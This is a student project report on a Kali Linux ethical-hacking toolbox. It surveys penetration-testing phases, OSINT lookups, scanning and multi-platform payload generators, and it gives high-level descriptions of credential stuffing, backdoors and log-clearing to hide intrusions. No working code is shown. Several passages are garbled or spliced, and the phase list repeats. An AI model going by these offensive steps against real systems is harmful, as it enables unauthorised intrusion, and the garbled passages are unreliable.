KALI LINUX COMPREHENSIVE HACKER'S TOOL BOX
A FIVE-PHASE INTEGRATED SOLUTION FOR ADVANCED PENETRATION TESTING AND ETHICAL HACKING

A PROJECT REPORT

Submitted by

MAHALAKSHMI V	**(212920205028)**
NOWMIYA J	**(212920205038)**
SHARIKA NOWSHEEN A	**(212920205049)**
TAHA AFREEEN A	**(212920205056)**

in partial fulfillment for the award of the degree of

BACHELOR OF TECHNOLOGY

IN

INFORMATION TECHNOLOGY

ST.JOSEPH COLLEGE OF ENGINEERING, SRIPERUMBUDUR

ANNA UNIVERSITY : CHENNAI 600 025

MAY 2024

ANNA UNIVERSITY : CHENNAI 600 025

BONAFIDE CERTIFICATE

Certified that this project report **kali Linux Comprehensive Hacker's Toolbox: A Five Phase Integrated Solutions for Advanced Penetrations Testing and Ethical Hacking”** in the Bonafide work of **MAHALAKSHMI V (212920205028) NOWMIYA J (212920205034), SHARIKA NOWSHEEN A (21291202049)** and **TAHA AFREEN A (212919205056)** who carried out the project work under my supervision.

SIGNATURE

Mr.S.MUTHUKUMARAN,M.E.,(Ph.D.)
HEAD OF THE DEPARTMENT
ASSISTANT PROFESSOR
Information Technology
St. Joseph College of Engineering
Sriperumbudur, Chennai-602117

SIGNATURE

MR S. KARTHI., M.E,(Ph.D.)
SUPERVISOR
ASSISTANT PROFESSOR
Information Technology
St. Joseph College of Engineering
Sriperumbudur, Chennai-602117

Submitted for the Bachelor of Engineering Degree Viva-Voce held at **St. Joseph College of Engineering on………………………**

INTERNAL EXAMINER

EXTERNAL EXAMINER

ACKNOWLEDGEMENT

We are grateful and gifted in taking up this opportunity to thank the Lord Almighty for showering his unlimited blessing upon us.

We express our respect and thanks to **Rev.Fr.Dr.J.E. ARUL RAJ,** Founder and Chairman **DMI, MMI** and **Rev.Sr.S. GNANA SELVAM, DMI,** Managing Trustee, for facilitating us to do our project successfully.

We thank our administrator, **Rev.Fr.L. SAVARIAPPAN, MMI,** for his kind and encouraging support.

We wish to eloquent our genuine thanks to principal **Dr.T.AHILAN, M.E., Ph.D.** for their support and guidance.

We express our thanks to our head of the department **Mr.S.MUTHUKUMARAN, M.E., (Ph.D.)** for his scintillating and guidance for the development and completion of this project.

Words fails to express our gratitude to our project guide **Mr.S. KARTHI M.E., (Ph.D.)** Assistant Professor, who took special interest on our project and gave her constant support and guidance during all stages of this project.

Our special thanks to Non-Teaching Staffs for extending the Lab facilities.

We thank our family members and friends for their honorable supports.

ABSTRACT

Ethical hacking is a process of detecting vulnerabilities in an application, system, or organizations infrastructure. This tool is helpful for ethical hackers to perform penetration testing on system or network. In real life, Ethical Hackers use a lot of tools for penetration testing. Various tools are used for different kinds of purpose. one of the biggest tasks faced by Ethical Hackers are finding tools. This task can be intimidating since a lot of time and effort are needed in accomplishing this task. This tool can be handy to the penetration testers and saves a lot of time as they can focus on various tasks of a penetration test. There are 5 phases in hacking such as reconnaissance, scanning, gaining access, maintaining access and clear tracking. An attacker or an ethical hacker follows the same five-step hacking process to breach the network or system. Currently, we have individual tool for phases in hacking to find the vulnerabilities, it takes a lot of time for the user to use separate tool for each hacking phase. In our project, we have a single tool that includes all the five phases of hacking. In Bug Bounty phase, it has the modules such as Clickjacking, Host Header Injection and URL Redirection checker. For instance, the first phase is information gathering which as five modules in it. To find the third module, “trace IP’ one need to enter option three and then enter IP address and the tool traces the IP and give the information. The same procedure is followed to access different phases and its module accordingly.

LIST OF FIGURES

TABLE OF THE CONTENT

CHAPTER 1

INTRODUCTION

The Main purpose of this project is to facilitate the work of Ethical hackers. Ethical hacking involves an authorized attempt to gain unauthorized access to a computer system, application, or data. Carrying out an ethical hack involves duplicating strategies and actions of malicious attackers. An attacker or an ethical hacker follows the same five-step hacking process to breach the network or system. This tool is helpful for ethical hackers to penetration testing on system or network. This tool has the tools needed for Ethical hacking phases like reconnaissance, scanning, gaining access, maintaining access and clear tracking. Info gathering techniques are often broadly divided into the following:

Active: This includes intrusive recon that sends (specially built) data to the target, for example, port-scanning. Advanced network foot printing techniques dodge direct connections with the target host.

Passive: This is the kind of reconnaissance that either does not contact or communicate directly to the target system or that uses publicly available information, and not normally found from standard logs. This paper also focuses on this technique. Both active and passive reconnaissance can cause the invention of useful data to use in a malicious activity. This information may enable an attacker to seek out vulnerabilities in the OS' s version and exploit the loophole to gain more access. Shell-script based Recon Framework is a fully-featured recon framework which is written in shell script. It provides a great environment where open-source reconnaissance is often carried out in a timely and thorough manner.

1.1 WHAT IS KALI LINUX

As we are very well aware of the dynamic Linux platform and the increase in the utilization of the Linux system, so the need to provide the secure environment also increased by the Linux experts. To curb the secure Linux browsing a Kali Linux has been introduced on 13th March 2013. Kali Linux is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing services to the users. The Kali is a tool for the Linux users to provide them numerous tricks in the security department. Kali is packed with the tools which helps in achieving goals towards various information security tasks, such as Penetration Testing. Security research, Computer Forensics and Reverse Engineering etc.

1.2 HISTORY OF KALI LINUX

Knoppix, ancestor of Kali Linux was the first ever bootable Live Linux Operating system, which is still in existence. Knoppix project was then forked into Whoppix and then re-forked into WHAX. WHAX was then re-branded and streamlined into the BackTrack, the predecessor of Kali Linux. BackTrack had a long reign of almost seven years as the pen- testers and hackers choice. BackTrack is a customised native environment dedicated to hacking. As of 2011 it was used by more than four million amateur and professional security researchers.

The latest version, BackTrack 5, is built on Ubuntu Lucid and contains some 350 penetration testing tools. However, as of March 2013 the venerated distro was decommissioned and replaced by Kali Linux. The main issue with BackTrack v1-v5 was that it was a headache for dependencies. Too many pentesting tools embedded within Back Track all struggled to co- exist within the dependencies. The solution was to rebuild the distro bottom-up by making Kali Debian based. Kali Linux has 300 tools which automatically work within the Kali ecosphere. Kali also has been created with the clean "File system Hierarchy Standard" and offers vast plug and play wireless support. The main attraction was the ARM support provided by Kali Linux. Incidentally, you can also create your own .iso file with Kali through the Debian life build feature.

The Kali Linux Family Tree

Figure 1.1 Kali Linux Family Tree

1.3 Relationship with Debian

The Kali Linux distribution is based on Debian Testing. Therefore, most of the packages available in Kali Linux come straight from this Debian repository. While Kali Linux relies heavily on Debian, it is also entirely independent in the sense that we have our own infrastructure and retain the freedom to make any changes we want.

1.3.1 The Flow of Packages

On the Debian side, the contributors are working every day on updating packages and uploading them to the Debian Unstable distribution. From there, packages migrate to the Debian Testing distribution once the most troublesome bugs have been taken out. The migration process also ensures that no dependencies are broken in Debian Testing. The goal is that Testing is always in a usable (or even releasable!) state. Debian Testing's goals align quite well with those of Kali Linux so we picked it as the base.

1.3.2. Managing the Difference with Debian

As a design decision, we try to minimize the number of forked packages as much as possible. However, in order to implement some of Kali's unique features, some changes must be made. To limit the impact of these changes, we strive to send them upstream, either by integrating the feature directly, or by adding the required hooks so that it is straightforward to enable the desired features without further modifying the upstream packages themselves. The Kali Package Tracker10 helps us to keep track of our divergence with Debian. At any time, we can look up which package has been forked and whether it is in sync with Debian, or if an update is required While the number of forked packages in Kali is relatively low, the number of additional packages is rather high: in April 2017 there were almost 400. Most of these packages are free software complying with the Debian Free Software Guidelines 12 and our ultimate goal would be to maintain those packages within Debian whenever possible. That is why we strive to comply with the Debian. Unfortunately, there are also quite a few exceptions.

Figure 1.2 Logo of Kali Linux

1.4 BASIC PENETRATION TESTING TERMINOLOGY

Penetration Testing is the massive field in security systems. It deals with most of common things that usually a developer forgets to cover during the development process. But, by the magic of Penetration Testing it is possible to remove such kind of holes in the application or in any system. This is as crucial as development process since a single hole can spoil the whole system without even knowing that this is actually being happened. So, in this research in order to understand the concept of Penetration Testing some terms related to it must be understood, the terms like:

1.4.1 Introduction to Penetration

Penetration Testing is the process of simulating attacks (on purpose) on the system that needs to be flawed-free (i.e., there should not be any holes) in order to stop a hacker or attacker to follow out an attack along the organization.

Hacker are Penetration Tester (Pen-Tester)? So, there is a major difference between a hacker and pen-tester, a hacker implements an attack on a system without having rights to do this that is, in simple words hacker is doing these activities in an unauthorized manner. But, a Pen-Tester is having all the rights to simulate such attacks in order to make the system secure from hackers. A pen-tester may be having a full access or a partial access to the system. Penetration Testing is also known as:

1. Pen-Test
2. PT
3. Ethical Hacking
4. Security
5. Offensive Red Teaming
6. White Hat Hacking

Penetration Testing is basically done to make sure that the attacker (mainly a Hacker) should not enter into the network, system or an application from any other way i.e., without being authorized.

1.4.2. Legality

Let's make it pretty clear: Penetration testing requires that you get permissions from the person who owns the system. Otherwise, as mentioned above you are doing the hacking. And you may be charged under the 1.T. Act 2000 Section (66) for performing illegal activities or hacking acts.

1.4.3. Introduction to Vulnerability

Vulnerability is a security hole in a Software, Operating System, and Web Application or in any Network that allows an attacker to enter into it without having permissions of the owner.

CHAPTER 2

LITERATURE SURVEY

Title	**Modern Day Penetration Testing Distribution Open-Source Platform Kali Linux**
Author	**Devanshu Bhatt**

ABSTRACT

This paper reviews the penetration test specifically in the field of web. For this purpose, Devanshu Bhatt's in his work on **Modern Day Penetration Testing Distribution Open Source Platform Kali Linux,** concluded that By utilizing Kali Linux-Open source Distribution Framework and number of applications it supports like Dmitry and Metasploit, he's been able to get access on the target Debian Linux machine. Kali Linux's Dmitry and Metasploit Framework offers significant variety of exploits with the collection of all operating system with available versions and service packs. Specifically in actual world situation; it is essential to include complete variety of threats and available most critical categories applications from Kali Linux. The assessment need to be carried out on systems with anti-virus and firewalls to get the precise final result. And all those resources need to be utilized which have most recent vulnerability exploits.

Title	**Evaluation of Penetration Testing Tools of KALI LINUX**
Author	**Gurdeep Singh and Jaswinder Singh**

ABSTRACT

Gurdeep Singh and Jaswinder Singh in their paper on **Evaluation of Penetration Testing Tools of KALI LINUX**, concluded that Web applications are becoming popular and have wide spread interaction medium in our daily lives. But at same point many vulnerabilities explore sensitive data. The different web application vulnerabilities based on the security properties that web application should be preserved. However vulnerability assessment tools are automated one which saves time and money and also defend the web applications from modern threats. At the last the new advanced security attacks are always emerging, requires the security professional to have positive security solution without putting huge number of web applications at risk.

Title	**Ethical Hacking As A Method Te Enhance Information Security**
Author	**Nimesha Nishadhi**

ABSTRACT

In modern technical world internet is the main information provider method. The security state on the internet is getting worse. Ethical Hacking techniques are introduced to increase online security in case of identifying ascertained security vulnerabilities related with programs of ethers.

The national and private organizations immigrate most of their data to the internet, hackers and crackers have wid opportunity to yield access to sensory information via the online application. Therefore, the importance of securing the systems from the affliction of immense hacking is encourage the individual's caster back to the illegal attempt attacks a computer system. Ethical hacking is an examination to revise an information technology surrounding fer potential exhausted links and vulnerabilities This research paper explores ethical hacking introduction, types of ethical hackers, ethics behind ethical hacking, ethical hacking methodology, kinds of tools that are used for the process of ethical hack, cyber security concepts.

Title	**Testing for Security Weakness of Web Applications using Ethical Hacking**
Author	**R Sri Devi, M Mohan Kumar**

ABSTRACT

In the digital world, everything gets connected through the network, and when various services are provided by web applications people are susceptible to hacking. According to the 2019 internet security threat report by Symantec's, an average of 4, 800 websites are vulnerable to digital information theft (form jacking) attack. The main intent of this paper is to recognize openness and flaws in networks and web applications using penetration testing to protect the institutions from cyber threats. There are many scanning methods suggested by many authors to identify the weakness. But in our research, vulnerability analysis and assessment are done by the Nikto tool, OWASP's Zed attack proxy tool, Netcraft, Sparta and network mapper (Nmap) have been tested through kali Linux platform and search engine. ZAP and Nikto tools are demonstrated in ten different domains to identify the security weakness.

CHAPTER 3

SYSTEM ANALYSIS

3.1 EXISTING SYSTEM

- The existing system of this project is only for particular hacking phase not for all the phases.
- There was no option for gathering information about websites, finding Instagram information using username, finding social media accounts using image, finding multiple social media account with username, network scanning, port scanning and mac changer.
- The existing tool does not give the clear details about PDF meta data information, IP address information, Subdomain Information and Reverse IP information. It doesn't have the tools needed for bug bounty hunting.
- There was option for generating payloads for different kind of platform like Android, Windows, Linux, iOS, Python, PHP, Java.

The existing models available today have very limited features and are not compatible with the modern web development frameworks like MEAN and MERN stacks, Django, Flask or Spring Framework. As these new technologies and tech stacks came into limelight, there are many things which are overlooked and often many vulnerabilities are missed when tried with the existing recon frameworks. Some of the important things missed by the existing recon frameworks are: JavaScript file enumeration and analysis**.** Automation of Google Dorking Automation of some known OWASP vulnerabilities like XSS, SSRF etc. Absence of project discovery' s at the time of writing old recon frameworks. Automation of fuzzing for endpoints on the target. Since the existing frameworks did not incorporate multithreading in their tools, the recon process takes a lot of time. The output management hasn't been up to the mark in any of the frameworks. And in addition to that, each recon framework lacks one or the other features like speed, accuracy, etc. These are the limitations of the existing models and thus there is a need for a fast and accurate framework which automates every single module of the information gathering phase.

3.2 PROPOSED METHOD

- Proposed system is a single tool that includes all the five phases of hacking which has six modules and twenty-two sub-modules in it.
- The first module is Information gathering that has the sub-modules such as Instagram Information gathering, Trace IP, PDF meta data analysis, Username enumeration and social media hunting using image.
- The second module is Website vulnerability scanning that has the sub-modules such as Subdomain Enumeration, Reverse IP and Website Information Gathering.
- The third module is Network scanning that has the sub-modules such as Network Scanner,Mac changer and Port scanning.
- The fourth module is Anatomy of URL that has the sub-modules such as Malicious URL detection and URL shortener. The
- The fifth module is Payload Generator that has the sub-modules such as Android Payload Generator, windows Payload Generator, Apple-iOS Payload Generator, Linux Payload Generator, Python Payload Generator, Java Payload Generator, PHP Payload Generator.

Keeping in view the existing models, this proposed model is an attempt to overcome the limitations of the existing models and having updated tools and techniques which are mostly based on fingerprints of various endpoints of the target web application.

A) Workflow of the Proposed Model

Take the input (top-level domain) from the user as a command line argument to the recon script. Perform subdomain enumeration on the target (top level domain name) Extract all the live subdomains which have a web server running on them from the enumerated subdomains list.. Get all the URLs once present on the target from wayback machine. Perform credential stuffing on the target Perform JavaScript enumeration on all the live subdomains. Perform a simple port scan to have an idea of what ports are open and what services are running on them. Perform nuclei scan on the target. Look for some simple vulnerabilities like Open Redirects, XSS, SSRF on some parameters obtained from the Wayback URLs.

B) Flow Diagram of the Proposed System

The step-by-step process of the working of the proposed model is explained in the form of a flowchart in the figure 1 The flowchart clearly depicts the working flow of the process of how each module of the model helps in gathering information which can be a greatly useful for further phases of a penetration test. Each major task like subdomain enumeration, dorking, JavaScript analysis, content enumeration etc. are termed as a module in this model and thus each module contributes to the final output of the proposed model.

3.3 METHODOLOGY

3.3.1 PHASES OF PENETRATION TESTING

Basically, the overall process of penetration testing can be carved up into a no. of steps that make an inclusive methodology of penetration testing. The main purpose behind using methodology is that it allows you to divide a complex process into a series of simple, more manageable tasks or modules. Different methodologies use different names for the steps, although the purpose or tasks are similar. For example, some methodologies use the term "Information Gathering", whereas others use the term "Reconnaissance" or "Recon".

The phases of penetration testing are as follows:

1. Gathering

2. Scanning

3. Exploitation

4. Post Exploitation Information & Maintaining Access

5. Information Gathering

6. Scanning

7. Exploitation

8. PostExploitation




Figure 3.1 Zero Entry Pen-Testing Methodology

Figure.3.1 show The "Zero Entry Penetration Testing Methodology". The purpose of using the inverted triangle is that it allows to describe the steps from broader to more specific manner. For example, the information gathering stage produces a massive information regarding the target, so the triangle shows the broad step, indicating that the data produced by this step or phase is big or large.

The first phase involves gathering or exploring all the necessary details of the target such as the target IP (Internet Protocol) address or in case of physical devices the MAC address is also required. The second phase includes a deep scanning of the target (obviously, not the antivirus scanning). So that the tracks (holes or backdoors) can be found to get the access into the system or application. In simple words, the second phase is about exploring the vulnerabilities in the target using variety of tools. In the third phase we use the results of previous phases (like, target and its vulnerabilities) in order to exploit the system. The final phase include maintaining access over the target after the exploitation, which is quite tricky. Oftentimes, the payloads delivered by the exploits give temporary access over the target.

Information Gathering (Reconnaissance)

This phase needs patience and lots of time, since this phase generates a massive amount of information about the target. The deeper you go, the more information you explore about the target that helps in the further activities like finding vulnerabilities of the target. In this research Kali Linux tools are being used to simulate the testing on the target. So, Kali Linux provides a variety of tools for gathering information about the target. To be successful at reconnaissance, there must be a proper strategy. The most essential thing is the power of internet. There are two types of reconnaissance:

Active Reconnaissance: Where the pen-tester directly interacts with the target. During this type of process the target may record the pen-testers IP address and other activity log.

Passive Reconnaissance: In this type of reconnaissance, the use of enormous amount of information available on the web come into the picture. The benefit is that the target cannot track the pen-tester at all (i.e., pen-tester's IP address or activity logs).

The main motto of Information Gathering is to collect as much information as possible on the target. The information that has been explored in this phase must be centrally organized and that too in electronic format. The reason behind storing the information in electronic format is that it allows easier data processing such as, data editing, sorting, searching and data retrieval later on whenever required. Most of the times, if you are going for the web application penetration testing then the very first thing required is the website of that web-application. Which is not a hard part of the phase as we can make use of any search engine to locate the website.

Scanning

This stage is the most important phase where the pen-tester needs to identify the exposures of the target. This can be also referred to as "Vulnerability Assessment". The pen-tester uses different tools and utilities to reveal the holes in the services, ports and applications running on the host. The typical path is to skim for the ports on the web server and find the open port for granting the access into it. Webservers use different TCP ports, and luckily you may encounter any one of them opened. Many protocols on the servers are handled through readable non-encrypted text. Table-II gives a list of common port numbers and their corresponding service. So, let's take a look at some of the tools available in Kali Linux for finding the vulnerabilities of the target.

Exploitation

Now, the environment is set up and the vulnerabilities of the target are also discovered. Now it's time to take over the target through the holes (vulnerabilities) of the target. This process is nothing but the Exploitation process. In simple words gaining access to the target using its vulnerabilities is known as Exploitation. Exploitation delivers the payloads on the target in order to forcefully grant the access into the target. Some vulnerabilities such as default password are easy to exploit, it hardly feels like exploitation is being done. There are different types of exploits available over the Internet, but the widely used is the "Metasploit Project".

Post Exploitation and Marinating Access

This phase plays a crucial role in the penetration testing process. Maintaining access to the target after the exploitation is a very serious activity and needs to done carefully. Several years ago, hackers were used to exploit the target, steal the data or manipulate the data or crash the files and leave.

Thus, in order to achieve this "backdoors" are required to be created and needs to be loaded on the target. Backdoors are nothing but a piece of software that allows the unauthorized user to get into the target at any time. Basically, backdoors are the background process that is hidden from the normal user. Some exploits are fleeting (short-lived). In simple words, some exploits allow access as only as the exploited target is running. If the target reboots or the exploit stops then the connection is lost to the target. There are different backdoor tools in Kali Linux like: Netcat, Cryptcat, WeBaCoo (Web Backdoor Cookie), etc..

3.3.2 IDENTIFICATION ABOUT TYPESOF HACKERS

Hackers are malicious computer and technical experts in both software and hardware. He is a computer master and enthusiast in security, programming language and network knowledge. According to the manner of his performing and based on the individual intensions HACKERS can be classified as follows.

1.Black Hat Hackers

2.Grey Hat Hackers

3.White Hat Hackers

Black Hat Hackers:

Black Hat Hackers also define as a “ Cracker” . A cracker is a computer software and hardware expert brain who breaks into the security protection of other external person with having a malicious or bad desire or intentions to damage or steal their secret, curtail and important information. This is compromising the protection of the large organizations, closing down or functions altering of networks and websites. They exceed the security of the computer for their personal benefits. They are individuals who are generally needs to prove their comprehensive knowledge inside the computers and accomplish different types of cybercrimes like credit White Hat and the Black Hat since the White Hat Hackers find and able to know the vulnerabilities inside the network ,computer system the networks and they do not reveal to anyone else until the wrong is being fixed, on the other side the Black Hat Hackers illegally abuse the network or the computer system card fraud and identity stealing.

Grey Hat Hackers

Grey Hat Hackers are kind of computer hackers with knowledge on security expert sides who are sometimes violate the laws but they do not have intentions of any malicious activity. The word Grey Hat is formed from the to search and identify vulnerabilities and inform other parties the way of doing such thing whereas the Grey Hat Hacker never ever illegally dispose or exploits to anybody else as such. The Grey Hat Hackers are stand in between the Black Hat Hackers who proceed malicious works to exploits the computer systems and White Hat Hackers who proceed with maintaining of a system in security protection.

White Hat Hackers

White Hat Hackers are possessed with specialist knowledge on computer security that breaks down into for the finding gaps in the fully secured networks and computer systems related to some of the organizations and companies. Then they work for correcting malicious actions by improving the protection or the security. The White Hat Hackers use their expert knowledge and experienced skills to protect the organization or the company before malicious are putting their hands on it and prevent the harm which is going to happen within the computer system or the network. Therefore, White Hat Hackers are type of authorized individuals in the industry, wherever the methods applied by both the party’ s white hat and black hat hackers are similar and work with the permission from the company or other website with having a great respect towards the data and information you gather in the hacking process. The privacy of all the data and information which you gather during your testing from Web application log files to cleartext passwords must be protected.

3.3.3 ETHICS TO FOLLOW IN ETHICAL HACKING

A) Conform with the Ethical Hacking Principle

Every Ethical Hacker must follow and obey with a few basic principles to avoid from bad occurring. Most probably these principles get forgotten or ignored in planning or executing ethical hacking tests. This causes most dangerous results.

B) Operate in Ethical way

As the word suggests ethical means working or proceeding with high professional principles and morals. In conducting ethical hacking tests for your own systems or for a person who has metered you, all you perform as an Ethical Hacker must support the company' s goals and must be approved. Any kind of hidden agendas are not allowed**.**

C) Respecting towards the Privacy of the owner's and Information

Behave with having a great respect towards the data and information you gather in the hacking process. The privacy of all the data and information which you gather during your testing from Web application log files to cleartext passwords must be protected.

D) Net crashing with your Systems

When people try to hack other systems; they ended up with crashing their own systems is a significant mistake identified in this process. Poor planning is identified as the main reason in behind. Not reading the guidelines critically, not study the documentation or wrongly understand the usage and power of the protective tools and methodologies by testers are few of the points identified as poor planning. It is easy to create miserable situations inside your systems when examine. Many security assessment tools can control over number of tests are performed on a system at the parallel time periods. At the occasions which needs to proceed the tests on production systems during regular business hours these tools are capable enough.

E) The Plan Execution

The most significant and most important attitudes of a hacker is time and patience bonded with skills towards the action launching. When performing ethical hacking procedures, it is better to be more careful.

3.3.4 THE PROCESS OF ETHICAL HACKING

The advance type planning can be seen in Ethical hacking. All kinds of technical, strategical and management issues should be considered. The proper planning is much more important for any kind of testing starting from a very simple and small password test to all the outer penetration tests on a web application or a web site. Backup offing data or information must be ensured. Since the testing might be break off unexpected way. If some person claims suspended, they never authorize for the tests. Therefore, a well explained scope is involving with the following mentioned information.

The precautions to be done after a major vulnerability is exposed? Clear outlet about the significant deliverables which includes the reports based on security assessment reports and the premium level reports about the popular vulnerabilities to be called.

First Phase: Reconnaissance

A hacker should have knowledge well about the hacking target to do an attack systematically for a system. It is noticeable to take an overview about the used systems and the network. Information transverse as DNS servers, the administrator contacts and IP address ranges are collected. Different kinds of tools are used in this phase like network, network mapping, and vulnerability scanning tools are most commonly used tools. As an example, Cheops can be mentioned. It is an excellent network mapping tool which can produce networking graphs.

Second Phase: Scanning

Scanning During the Scanning phase probe and attack are the two main processes that are proceed on. There by, excavate in, reaching to the closer and sensing a feeling to the target. Therefore, in this time, hacker must compete for the gathered, feasible vulnerabilities founded from the first phase (reconnaissance phase). Tools that are assigned to this phase are multi sided like web exploits. Buffer overflows and the brute force are required in this phase tool activating process. Here, Trojans like Net Bus able to deploy for capturing keystrokes, take screenshots and start applications and a host. This phase consumes very big time slot to complete. If brute force attack techniques are get used by hackers or when an individual petition of software to be improved and analyzed this phase is doing a massive work.

Third Phase: Gaining Access

This is known as first access wherever this phase is not about the taking of root access only about taking any kind of access to the system, maybe it is a user account or root account. Since this access action is available with, this makes relevant time for going a premium access levels or newer systems which are currently reachable through the acquired system.

Fourth Phase: Maintaining access

This phase is an addition of stealth process and advancement. An advancement phase is presumably the vast creative demanding step, from all the unlimitedly opened possibilities. Sniffing network-traffic might uncover significant passwords, wanted usernames and traffic related to e-mail with the associated information. Sending e-mails to the administrators by faking the certain well-known users or clients might help in taking expected information, data or access to a fresh system. Probably, the person also must commute the configuration records to disable or enable features and services. At last installing of new tools to the devices and contributory scripts will helps to go in deep levels and to scan the logging records and files for descriptive details. Stealth: Few systems are having higher valued systems which are acting as firewalls or routers, the systems, where there is having root account should be acquired. For the accessing to such kind of systems with a passed time, it is a must to clean and clear all the relevant logged records and files. who gaining the advantages of network while staying at the home place. The following are the identified main advantages of ethical hacking.

a) The conflict against terrorism issues and security issues.

b) Preventing the action of malicious hackers to take the access of crucial data.

Fifth Phase: Takeover

Takeover is a process which, once the root access is arrived, the is considered as winner. Then after onwards it makes possible for installing any kind of tools, thereby it can perform each and every task and start each and every service upon the particular assigned machine. Based on the machine, now it is possible to wrongly access trust and worthy relationships, create new bondings or damage significant security checkups. Cleanup: This is an instruction set in a finalized report about the way of removing identified trojans. Even though of this is an action of the hacker itself. By removing and cleaning all the traces to the its greater extent is a way of duty for the hacking craft. In an ethical hack, it most occasions have a significant risk, only if the task could not properly complete. Therefore, a hacker is using all the dilated tools to hide its attacks from the attacks formed by the ethical hackers. Also, should try to attack for the attacker’ s system, as to take-up the entry for the system of ethical hackers and collection of all the information and data free of charge with an already prepared and sorted. Constructing an ethical hack scheme and holding a higher- level site security is a challengeable task that is became a duty of professionals.




Figure 3.5 Phases of Hacking

3.3.6 PRE-RIQUISIT TO ETHICAL HACKING

For the purpose to discover the vulnerabilities existing in information systems' operating environments and operating surroundings, Ethical hacking is the methodology adopted by ethical hackers. One of the better methods to evaluate the intruder threat, is to implement professionals attempt in an independent computer system security towards breaking their identified systems. Powerful and knowledgeable ethical hackers possess different kinds of skills. They must have to be completely trustworthy mindset in engaging ethical hacking purpose. Ethical hackers generally possess wide strong programming and computer networking skills. Thereby adopt at installing and maintaining of the systems which are more popular operating systems (e.g., Linux or Windows 2000) used on targeted systems. Those first level skills are augmented in brief knowledge target of the software and hardware provided by the vendors who are popular networking and the computer hardware system collaboration.

3.3.7 CONDUCTING ETHICAL HACKING

The steps followed to conduct Ethical Hacking are as follows: Talking to the client about needs of tests. Preparation of the documents and asking the client to signature.
9 Preparation of an ethical hacking team with drawing up schedule in testing programmer Conduct the test in scheduled manner. Analyzation of the results and prepare the report accordingly. Report delivery to the client.

The 3 components that security evaluation engaged with:

Preparation: Here, a contract which is signed with containing a non disclosure clauses and the legal clause for the protection of the ethical hacker in against any prosecution that might be attract during the conduct phase in formal manner. The contract is outlines infrastructure perimeter, activity evaluation, time schedules, and available resources with him.

Conduct: In this phase, the evaluation of technical report has made in the based on testing potential vulnerabilities which are very well identified .

Conclusion: Here the results grabbed inside of the evaluation are collected and communicated to the organization with their sponsors and corrective ways of action performing is taken according the to needs of conclusion Collect information about viruses.

3.8 VULNERABILITY RESEARCH

Researching and collecting all types of vulnerabilities that open to an operating system with the included applications to attacking process. This includes both ways of dynamic study of product applications and technologies of innovative and ongoing assessment of the hacking underground level. Relevant innovations are released in the form of alerts and are delivered within product improvements for security systems. They can be classified on The level of security provided (low, medium or high) Exploit range (local or remote) Ethical Hackers are needed with vulnerability research for Recognize and re-correct network vulnerabilities. Secure the network from being attacked intruders. Find out the weaknesses in the network and to alert the network administrators before an attack caused by the network. Recovery methodologies from an instant attack.

3.9 APPROCHESTOETHICALHACKING

Ethical hackers are using different kinds of methods to break the security system in an organization at the time of cyberattack from the other side. Ethical hacking can be conducted in following ways:

Remote Network

The process which is significantly utilized towards the identity of the attacks which are caused throughout internet. Generally, the ethical hacker usually try for recognize the proxy and default based information into the networks. They may be firewalls, proxy, etc.

Remote Dial-Up Network

A hack is recognized and make a try on protesting of an attack that is going to happen among the pool of the modern client. In searching the open system, an organization will take the use of method known as war dialing for representative dialing. As the example open system can be mentioned to the attacks happen in this manner.

Local Network

This kind of hacking is a process that used to access all the information that are illegal from an authorized network by having the use of physical access with someone, taking through a local type network The beginning of this process, the ethical hacker should be energetic enough to access the local network rapidly and directly with a proper understanding about the series.

Physical Entry

The Physical entry is used by the organizations to control the attacks that are coming through 11 the physical premises.

With using of physical layer, the ethical hacker can work towards the increasement and can produce virus and other Trojans directly onto the network or the site recognized.

Application Network

In the logic flawing on in current situation in the applications might be work as result action for the illegal access of the network and in the applications and the other information that are provided inside the applications and systems.

Network Testing

In here, mainly observes towards the unsecured data that are present inside the internal and external network or sites, not only in the particular network, also inside the devices and virtual private network technologies too.

Wireless Network Testing

The process is for wireless network minimization of the network liability to the viral attacker by using the radio access towards the given wireless network space area. Code Review: The process that can be observed the source code; part of verification system and able to identify the weaknesses and the strength points of the modules that are included to the software application.

War Dialing

Simply recognizes the information which are default are observed inside the modem is hardly harmful to the corporate organization. The week security on internet, the concept of ethical hacking is the most effective methodology to actively plug all the identified security chambers and prevent from all the intrusions. Ethical hacking tools like scanners are having notorious type of tools for the crackers.

CHAPTER 4

SYSTEM ANALYSIS REQUIREMENTS

4.1 Requirement Analysis and Requirement Specification

- Programming language Python version3, Environment PyCharm 2022.1.1, Operatingsystem Kali-Linux 2022-1 and above.

4.2 Hardware requirements

The most common set of requirements defined by any operating system or software application is the physical computer resources, also known as hardware. The minimal hardware requirements are as follows,

1. CPU: Intel i5-4590,
2. RAM: 4 GB RAM
3. Monitor: 15” color
4. Hard Disk: 100GB and Above

4.3 Software requirements

Software requirements deals with defining resource requirements and prerequisites that needs to be installed on a computer to provide functioning of an application. The minimal software requirements are as follows,

1. Operating System: Kali-Linux 2022-1 and above Environment: PyCharm 2022.1.1
2. Programming language: Python version3.

PYTHON LANGUAGE

Python is an object-oriented programming language created by Guido Rossum in 1989. It is ideally designed for rapid prototyping of complex applications. It has interfaces to many OS system calls and libraries and is extensible to C or C++. Many large companies use the Python programming language include NASA, Google, YouTube, BitTorrent, etc. Python programming is widely used in Artificial Intelligence, Natural Language Generation, Neural Networks and other advanced fields of Computer Science.

PYTHON PROGRAMMING CHARACTERISTICS

- It provides rich data types and easier to read syntax than any other programming languages.
- It is a platform independent scripted language with full access to operating system API's.
- Graphical User interfaces can be made using a module such as PyQt5, PyQt4, wxPython, or Tk in Python. PyQt5 is the most popular option for creating graphical apps with Python.
